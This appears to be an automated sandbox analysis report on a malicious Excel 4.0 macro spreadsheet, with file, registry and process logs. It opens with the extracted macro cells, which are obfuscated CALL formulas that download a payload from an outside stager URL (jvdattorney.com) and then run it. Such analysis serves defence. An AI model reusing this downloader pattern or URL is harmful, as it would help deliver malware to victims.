,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA15&'Doc2'!AA16,'Doc2'!AB15&'Doc2'!AB16&'Doc2'!AB17,""JCJ""
D15,0)",,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA19&'Doc2'!AA20,'Doc2'!AB19&'Doc2'!AB20&'Doc2'!AB21,""JCJ"",'Doc2'!AD15&'Doc2'!AD19,0)",,,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA23&'Doc2'!AA24,'Doc2'!AB23&'D
oc2'!AB24&'Doc2'!AB25,""JJCCJJ"",0,A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,0,0)",,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""INSENG"",""DownloadFile"",""BCCJ"",A60,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,1)",,,,
,,,,,,,,,,,,,,,,,,,,,,"=CALL('Doc2'!AA27&'Doc2'!AA28,'Doc2'!AB27&'Doc2'!AB28&'Doc2'!AB29,""JJCCCCJJ"",0,'Doc2'!AD27,'Doc2'!AD15&'Doc2'!AD19&'Doc2'!AD23,,0,0)",,,,,,,,,,,,,,,,,,,,,,,,=RUN(Q1),,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

,,,
,,,
,,,http://jvdattorney.com/stager/babmboa.php,,,,,,,,,,,,,,,,,,,,,,,,,,,,

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 2320 Parent PID: 584

General

Start time:	11:41:45
Start date:	22/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f2f0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F0D4.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F63EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B1FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\72FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\grdbs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14001828C	CreateDirectoryA
C:\grdbs\fkdks	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	14001828C	CreateDirectoryA
C:\Users\user\Desktop\1B6F0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F0D4.tmp	success or wait	1	13F8AB818	DeleteFileW
C:\Users\user\Desktop\E2F7E51E.tmp	success or wait	1	7FEEAC59AC0	unknown

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B1FE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\72FE0000	C:\Users\user\Desktop\request_form_1611306935.xlsm	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F53F526	WriteFile
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F53F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B1FE0000	569	434	c4 55 cd 4e e3 30 10 be 23 ed 3b 44 be ae 12 17 0e 2b b4 6a ca 61 17 8e 2c 12 ec 03 b8 f6 34 b1 ea 3f 79 0c b4 6f cf d8 0d 05 aa d2 50 81 c4 25 4d ed 7e bf a9 27 d3 8b 95 35 d5 03 44 d4 de b5 ec b4 99 b0 0a 9c f4 4a bb ae 65 ff ef ae ea 73 56 61 12 4e 09 e3 1d b4 6c 0d c8 2e 66 3f 4e a6 77 eb 00 58 11 da 61 cb fa 94 c2 6f ce 51 f6 60 05 36 3e 80 a3 9d 85 8f 56 24 fa 1a 3b 1e 84 5c 8a 0e f8 d9 64 f2 8b 4b ef 12 b8 54 a7 cc c1 66 d3 bf b0 10 f7 26 55 97 2b 5a de 38 99 6b c7 aa 3f 9b df 65 a9 96 89 10 8c 96 22 91 51 fe e0 d4 8e 48 ed 17 0b 2d 41 79 79 6f 89 ba c1 10 41 28 ec 01 92 35 4d 88 9a 14 e3 2d a4 44 c1 90 f1 bd 9a c1 75 3b 9a da 66 cf 79 7d 3f 22 82 c1 1d c8 88 cd a1 87 86 90 25 0a f6 3a e0 4f 2a eb 1d 85 bc f3 7e 0f 03 ee 1f 3d c0 a8 15 54 37 22 a6	.U.N.0..#.;D.....+.j.a..,..... 4..?y..o......P..%M.~..'...5.. D..........J..e....sVa.N....l...f? N.w..X..a....o.Q.`.6>..... V$..;..\....d..K...T...f.....& U.+Z.8.k..?..e......".Q....H.. .-Ayyo....A(...5M....-.D...... u;..f.y}?"..........%..:.O*... ..~....=...T7".	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B1FE0000	1003	2	03 00	..	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B1FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 08 c3 05 bf b4 01 00 00 87 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!................ [Content_Types].xml ... (...................................	success or wait	22	7FEEAC59AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B1FE0000</td><td>8201</td><td>677</td><td>89 50 4e 47 0d 0a 1a
0a 00 00 00 0d 49 48
44 52 00 00 00 1e 00
00 00 1e 08 02 00 00
00 b4 52 39 f5 00 00
00 01 73 52 47 42 00
ae ce 1c e9 00 00 00
09 70 48 59 73 00 00
12 74 00 00 12 74 01
de 66 1f 78 00 00 02
4a 49 44 41 54 48 4b
63 fc ff ff 3f 03 03 c3
83 67 1f 17 6c bf 3b
6b fd 15 06 46 46 06
86 ff 40 48 1a 00 6a
62 60 64 f8 ff 3f 2d
50 27 c1 53 59 41 8a
1f c4 07 1a bd 66 d7
cd 9a b9 e7 bf fc e1
fc ff f7 27 c3 bf 3f a4
19 8a ac 9a 89 85 91
99 9d 87 e5 7b 4b 8a
61 88 ab 3a e3 d3 57
9f 9d 73 b6 7e fe cd
c6 fc ff 7b b0 83 bc
97 a5 3c 0b 0b d3 bf
7f a4 39 9b 89 89 f1
ef df 7f 5b 8f 3d 5c
7b e0 e1 5f 46 4e 5e
b6 5f 7b 27 7b 33 56
4d 3f be 70 f7 0b 76
a6 5f bd b9 a6 01 76
8a e4 3b 19 ac 73 c3
a1 fb c5 93 4f ff fc c7
16 ef 2a c1 7c 87 c1
0e 18 be a1 0e d2 79</td><td>.PNG........IHDR.............
R9.....sRGB.........pHYs...t..
.t..f.x...JIDATHKc...?....g..l
.;k...FF...@H..jb`d..?-
P'.SYA......f...........'..?.........
...{K.a..:..W..s.~.....{.....<
......9.......[.=\{.._FN^._{'{
3VM?.p..v._....v..;..s.....O..
...*.|........y</td><td>success or wait</td><td>2</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\AppData\Local\Temp\B1FE0000</td><td>15511</td><td>1583</td><td>50 4b 01 02 2d 00 14
00 06 00 08 00 00 00
21 00 08 c3 05 bf b4
01 00 00 87 06 00 00
13 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 5b 43 6f
6e 74 65 6e 74 5f 54
79 70 65 73 5d 2e 78
6d 6c 50 4b 01 02 2d
00 14 00 06 00 08 00
00 00 21 00 b5 55 30
23 f5 00 00 00 4c 02
00 00 0b 00 00 00 00
00 00 00 00 00 00 00
00 00 ed 03 00 00 5f
72 65 6c 73 2f 2e 72
65 6c 73 50 4b 01 02
2d 00 14 00 06 00 08
00 00 00 21 00 3c 53
68 88 21 01 00 00 cb
03 00 00 1a 00 00 00
00 00 00 00 00 00 00
00 00 00 13 07 00 00
78 6c 2f 5f 72 65 6c
73 2f 77 6f 72 6b 62
6f 6f 6b 2e 78 6d 6c
2e 72 65 6c 73 50 4b
01 02 2d 00 14 00 06
00 08 00 00 00 21 00
fb 21 b0 7d 14 02 00
00 35 04 00 00 0f 00
00 00 00 00 00 00 00
00 00 00 00 00 74 09
00 00 78 6c 2f 77 6f
72 6b 62 6f 6f 6b 2e
78 6d 6c</td><td>PK..-.........!...............
................[Content_Types
].xmlPK..-.........!..U0#....L
....................._rels/.re
lsPK..-.........!.<Sh.!.......
..................xl/_rels/wor
kbook.xml.relsPK..-.........!.
.!.}....5.................t...
xl/workbook.xml</td><td>success or wait</td><td>1</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\~$request_form_1611306935.xlsm</td><td>unknown</td><td>55</td><td>05 41 6c 62 75 73 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20</td><td>.user</td><td>success or wait</td><td>1</td><td>13F53F526</td><td>WriteFile</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$request_form_1611306935.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F53F591	WriteFile
C:\Users\user\Desktop\72FE0000	569	434	c4 55 cd 4e e3 30 10 be 23 ed 3b 44 be ae 12 17 0e 2b b4 6a ca 61 17 8e 2c 12 ec 03 b8 f6 34 b1 ea 3f 79 0c b4 6f cf d8 0d 05 aa d2 50 81 c4 25 4d ed 7e bf a9 27 d3 8b 95 35 d5 03 44 d4 de b5 ec b4 99 b0 0a 9c f4 4a bb ae 65 ff ef ae ea 73 56 61 12 4e 09 e3 1d b4 6c 0d c8 2e 66 3f 4e a6 77 eb 00 58 11 da 61 cb fa 94 c2 6f ce 51 f6 60 05 36 3e 80 a3 9d 85 8f 56 24 fa 1a 3b 1e 84 5c 8a 0e f8 d9 64 f2 8b 4b ef 12 b8 54 a7 cc c1 66 d3 bf b0 10 f7 26 55 97 2b 5a de 38 99 6b c7 aa 3f 9b df 65 a9 96 89 10 8c 96 22 91 51 fe e0 d4 8e 48 ed 17 0b 2d 41 79 79 6f 89 ba c1 10 41 28 ec 01 92 35 4d 88 9a 14 e3 2d a4 44 c1 90 f1 bd 9a c1 75 3b 9a da 66 cf 79 7d 3f 22 82 c1 1d c8 88 cd a1 87 86 90 25 0a f6 3a e0 4f 2a eb 1d 85 bc f3 7e 0f 03 ee 1f 3d c0 a8 15 54 37 22 a6	.U.N.0..#.;D.....+.j.a..,..... 4..?y..o......P..%M.~..'...5.. D..........J..e....sVa.N....l...f? N.w..X..a....o.Q.`.6>..... V$..;..\....d..K...T...f.....& U.+Z.8.k..?..e......".Q....H.. .-Ayyo....A(...5M....-.D...... u;..f.y}?"..........%..:.O*... ..~....=...T7".	success or wait	18	7FEEAC59AC0	unknown
C:\Users\user\Desktop\72FE0000	1003	2	03 00	..	success or wait	20	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72FE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 08 c3 05 bf b4 01 00 00 87 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!................ [Content_Types].xml ... (....................................	success or wait	22	7FEEAC59AC0	unknown
C:\Users\user\Desktop\72FE0000	1566	243	8c 92 cf 4e c3 30 0c c6 ef 48 bc 43 e4 fb ea 6e 48 08 a1 a5 bb 4c 48 bb 21 54 1e c0 24 ee 1f b5 8d a3 24 40 f7 f6 84 03 82 4a 63 db d1 f6 e7 cf 3f 5b de ee e6 69 54 1f 1c 62 2f 4e c3 ba 28 41 b1 33 62 7b d7 6a 78 ad 9f 56 0f a0 62 22 67 69 14 c7 1a 8e 1c 61 57 dd de 6c 5f 78 a4 94 9b 62 d7 fb a8 b2 8b 8b 1a ba 94 fc 23 62 34 1d 4f 14 0b f1 ec 72 a5 91 30 51 ca 61 68 d1 93 19 a8 65 dc 94 e5 3d 86 bf 1e 50 2d 3c d5 c1 6a 08 07 7b 07 aa 3e fa 3c f9 b2 b7 34 4d 6f 78 2f e6 7d 62 97 4e 8c 40 9e 13 3b cb 76 e5 43 66 0b a9 cf db a8 9a 42 cb 49 83 15 f3 9c d3 11 c9 fb 22 63 03 9e 26 da 5c 4f f4 ff b6 38 71 22 4b 89 d0 48 e0 f3 3c df 8a 73 40 eb eb 81 2e 9f 68 a9 f8 bd ce 3c e2 a7 84 e1 4d 64 f8 61 c1 c5 0f 54 5f 00 00 00 ff ff	...N.0...H.C...nH....LH.!T..$. ....$@.....Jc.....?[...iT..b/N.. (A.3b{.jx..V..b"gi.....aW..l _x...b..........#b4.O....r..0Q .ah....e...=...P-<..j..{..>.<. ..4Mox/.}b.N.@..;.v.Cf......B .I........"c..&.\O...8q"K..H..< ..s@.....h....<....Md.a...T_.. ...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\72FE0000	8201	677	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 02 00 00 00 b4 52 39 f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 de 66 1f 78 00 00 02 4a 49 44 41 54 48 4b 63 fc ff ff 3f 03 03 c3 83 67 1f 17 6c bf 3b 6b fd 15 06 46 46 06 86 ff 40 48 1a 00 6a 62 60 64 f8 ff 3f 2d 50 27 c1 53 59 41 8a 1f c4 07 1a bd 66 d7 cd 9a b9 e7 bf fc e1 fc ff f7 27 c3 bf 3f a4 19 8a ac 9a 89 85 91 99 9d 87 e5 7b 4b 8a 61 88 ab 3a e3 d3 57 9f 9d 73 b6 7e fe cd c6 fc ff 7b b0 83 bc 97 a5 3c 0b 0b d3 bf 7f a4 39 9b 89 89 f1 ef df 7f 5b 8f 3d 5c 7b e0 e1 5f 46 4e 5e b6 5f 7b 27 7b 33 56 4d 3f be 70 f7 0b 76 a6 5f bd b9 a6 01 76 8a e4 3b 19 ac 73 c3 a1 fb c5 93 4f ff fc c7 16 ef 2a c1 7c 87 c1 0e 18 be a1 0e d2 79	.PNG.....IHDR..... R9.....sRGB.....pHYs...t.. .t..f.x...JIDATHKc...?....g..l .;k...FF...@H..jb`d..?- P'.SYA.....f.....'..?..... ...{K.a..:..W..s.~.....{.....< .....9.....[.=\{.._FN^._{'{ 3VM?.p..v._....v..;..s.....O.. ...*.|.....y	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\72FE0000	15511	1583	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 08 c3 05 bf b4 01 00 00 87 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ed 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3c 53 68 88 21 01 00 00 cb 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 fb 21 b0 7d 14 02 00 00 35 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.<Sh.!..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .!.}....5.....t... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\1B6F0000	569	434	c4 55 cd 4e e3 30 10 be 23 ed 3b 44 be ae 12 17 0e 2b b4 6a ca 61 17 8e 2c 12 ec 03 b8 f6 34 b1 ea 3f 79 0c b4 6f cf d8 0d 05 aa d2 50 81 c4 25 4d ed 7e bf a9 27 d3 8b 95 35 d5 03 44 d4 de b5 ec b4 99 b0 0a 9c f4 4a bb ae 65 ff ef ae ea 73 56 61 12 4e 09 e3 1d b4 6c 0d c8 2e 66 3f 4e a6 77 eb 00 58 11 da 61 cb fa 94 c2 6f ce 51 f6 60 05 36 3e 80 a3 9d 85 8f 56 24 fa 1a 3b 1e 84 5c 8a 0e f8 d9 64 f2 8b 4b ef 12 b8 54 a7 cc c1 66 d3 bf b0 10 f7 26 55 97 2b 5a de 38 99 6b c7 aa 3f 9b df 65 a9 96 89 10 8c 96 22 91 51 fe e0 d4 8e 48 ed 17 0b 2d 41 79 79 6f 89 ba c1 10 41 28 ec 01 92 35 4d 88 9a 14 e3 2d a4 44 c1 90 f1 bd 9a c1 75 3b 9a da 66 cf 79 7d 3f 22 82 c1 1d c8 88 cd a1 87 86 90 25 0a f6 3a e0 4f 2a eb 1d 85 bc f3 7e 0f 03 ee 1f 3d c0 a8 15 54 37 22 a6	.U.N.0..#.;D.....+.j.a..,..... 4..?y..o......P..%M.~..'...5.. D..........J..e....sVa.N....l...f? N.w..X..a....o.Q.`.6>..... V$..;..\....d..K...T...f.....& U.+Z.8.k..?..e......".Q....H.. .-Ayyo....A(...5M....-.D...... u;..f.y}?"..........%..:.O*... ..~....=...T7".	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\Desktop\1B6F0000	1003	2	03 00	..	success or wait	20	7FEEAC59AC0	unknown
C:\Users\user\Desktop\1B6F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 08 c3 05 bf b4 01 00 00 87 06 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!................. [Content_Types].xml ... (....................................	success or wait	22	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\1B6F0000	8190	677	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 02 00 00 00 b4 52 39 f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01 de 66 1f 78 00 00 02 4a 49 44 41 54 48 4b 63 fc ff ff 3f 03 03 c3 83 67 1f 17 6c bf 3b 6b fd 15 06 46 46 06 86 ff 40 48 1a 00 6a 62 60 64 f8 ff 3f 2d 50 27 c1 53 59 41 8a 1f c4 07 1a bd 66 d7 cd 9a b9 e7 bf fc e1 fc ff f7 27 c3 bf 3f a4 19 8a ac 9a 89 85 91 99 9d 87 e5 7b 4b 8a 61 88 ab 3a e3 d3 57 9f 9d 73 b6 7e fe cd c6 fc ff 7b b0 83 bc 97 a5 3c 0b 0b d3 bf 7f a4 39 9b 89 89 f1 ef df 7f 5b 8f 3d 5c 7b e0 e1 5f 46 4e 5e b6 5f 7b 27 7b 33 56 4d 3f be 70 f7 0b 76 a6 5f bd b9 a6 01 76 8a e4 3b 19 ac 73 c3 a1 fb c5 93 4f ff fc c7 16 ef 2a c1 7c 87 c1 0e 18 be a1 0e d2 79	.PNG........IHDR..... R9.....sRGB.....pHYs...t.. .t..f.x...JIDATHKc...?....g..l .;k...FF...@H..jb`d..?- P'.SYA.....f.....'..?..... ...{K.a..:..W..s.~.....{.....< .....9.....[.=\{.._FN^._{'{ 3VM?.p..v._....v..;..s.....O.. ...*.|.....y	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\1B6F0000	15500	1583	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 08 c3 05 bf b4 01 00 00 87 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ed 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 3c 53 68 88 21 01 00 00 cb 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 fa e5 98 b2 0b 02 00 00 27 04 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.<Sh.!..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .....'.....t... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CF3045B2.png	0	677	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F9A760B.png	0	1028	success or wait	2	7FEEAC59AC0	unknown
C:\Users\user\Desktop\request_form_1611306935.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\request_form_1611306935.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CF3045B2.png	0	677	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\8F9A760B.png	0	1028	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\request_form_1611306935.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\request_form_1611306935.xlsm	0	8	pending	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF0F4	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF21C	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF2C8	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F6B41	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
